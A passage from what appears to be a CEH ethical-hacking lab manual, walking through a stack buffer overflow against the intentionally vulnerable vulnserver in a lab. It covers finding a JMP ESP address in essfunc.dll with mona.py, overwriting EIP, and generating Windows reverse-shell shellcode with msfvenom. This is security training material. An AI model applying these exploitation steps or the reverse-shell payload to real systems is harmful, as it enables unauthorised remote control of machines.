
100. Close Immunity Debugger and the vulnerable server process.

101. Re-launch both Immunity Debugger and the vulnerable server as an administrator. Now, Attach the vulnserver process to Immunity Debugger and click the Run program icon in the toolbar to run Immunity Debugger.

102. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In Immunity Debugger, you can use scripts such as mona.py to identify modules that lack memory protection.


103. Now, navigate to E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\Scripts, copy the mona.py script, and paste it in the location C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands.

If the Destination Folder Access Denied pop-up appears, click Continue**.**




104. Close the File Explorer window.

105. Switch to the Immunity Debugger window. In the text field present at bottom of the window, type !mona modules and press Enter.



106. The Log data pop-up window appears, which shows the protection settings of various modules.

107. You can observe that there is no memory protection for the module essfunc.dll, as shown in the screenshot.



108. Now, we will exploit the essfunc.dll module to inject shellcode and take full control of the EIP register.

109. Click Parrot Security to switch to the Parrot Security machine.

110. In a new Terminal window, execute sudo su to run the programs as a root user (When prompted, enter the password toor).

The password that you type will not be visible.

111. Now, run cd command to jump to the root directory.

112. In the Terminal window, run python3 /home/attacker/converter.py command.


This script will ask assembly code as input.

113. The Enter the assembly code here : prompt appears; type JMP ESP and press Enter.

114. The result appears, displaying the hex code of JMP ESP (here, ffe4).

Note down this hex code value.

115. Close the terminal window.




116. Click Windows 11 to switch back to the Windows 11 machine.

117. In the Immunity Debugger window, type !mona find -s “\xff\xe4” -m essfunc.dll and press Enter in the text field present at the bottom of the window.

118. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.


Here, the return address of the vulnerable module is 0x625011af.




119. Close Immunity Debugger and the vulnerable server process.

120. Re-launch both Immunity Debugger and the vulnerable server as an administrator. Now, Attach the vulnserver process to Immunity Debugger.


121. In the Immunity Debugger window, click the Go to address in Disassembler icon.



122. The Enter expression to follow pop-up appears; enter the identified return address in the text box (here, 625011af) and click OK.



123. You will be pointed to 625011af ESP; press F2 to set up a breakpoint at the selected address, as shown in the screenshot.




124. Now, click on the Run program in the toolbar to run Immunity Debugger.

125. Click Parrot Security to switch to the Parrot Security machine.

126. Maximize the terminal window, run chmod +x jump.py command to change the mode to execute the Python script.


127. Now, run ./jump.py command to execute the Python script.



128. Click Windows 11 to switch to the Windows 11 machine.

129. In the Immunity Debugger window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

You can control the EIP register if the target server has modules without proper memory protection settings.



130. Close Immunity Debugger and the vulnerable server process.

131. Re-launch the vulnerable server as an administrator.

132. Click Parrot Security to switch to the Parrot Security machine.

133. Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

The password that you type will not be visible.

134. Now, run cd command to jump to the root directory.


135. In the terminal window run the following command to generate the shellcode.

msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address] LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b “\x00”

Here, -p: payload, local IP address: 10.10.1.13, listening port: 4444, -f: filetype, -a: architecture, -b: bad character.

136. A shellcode is generated.

137. Select the code, right-click on it, and click Copy to copy the code.




138. Close the Terminal window.

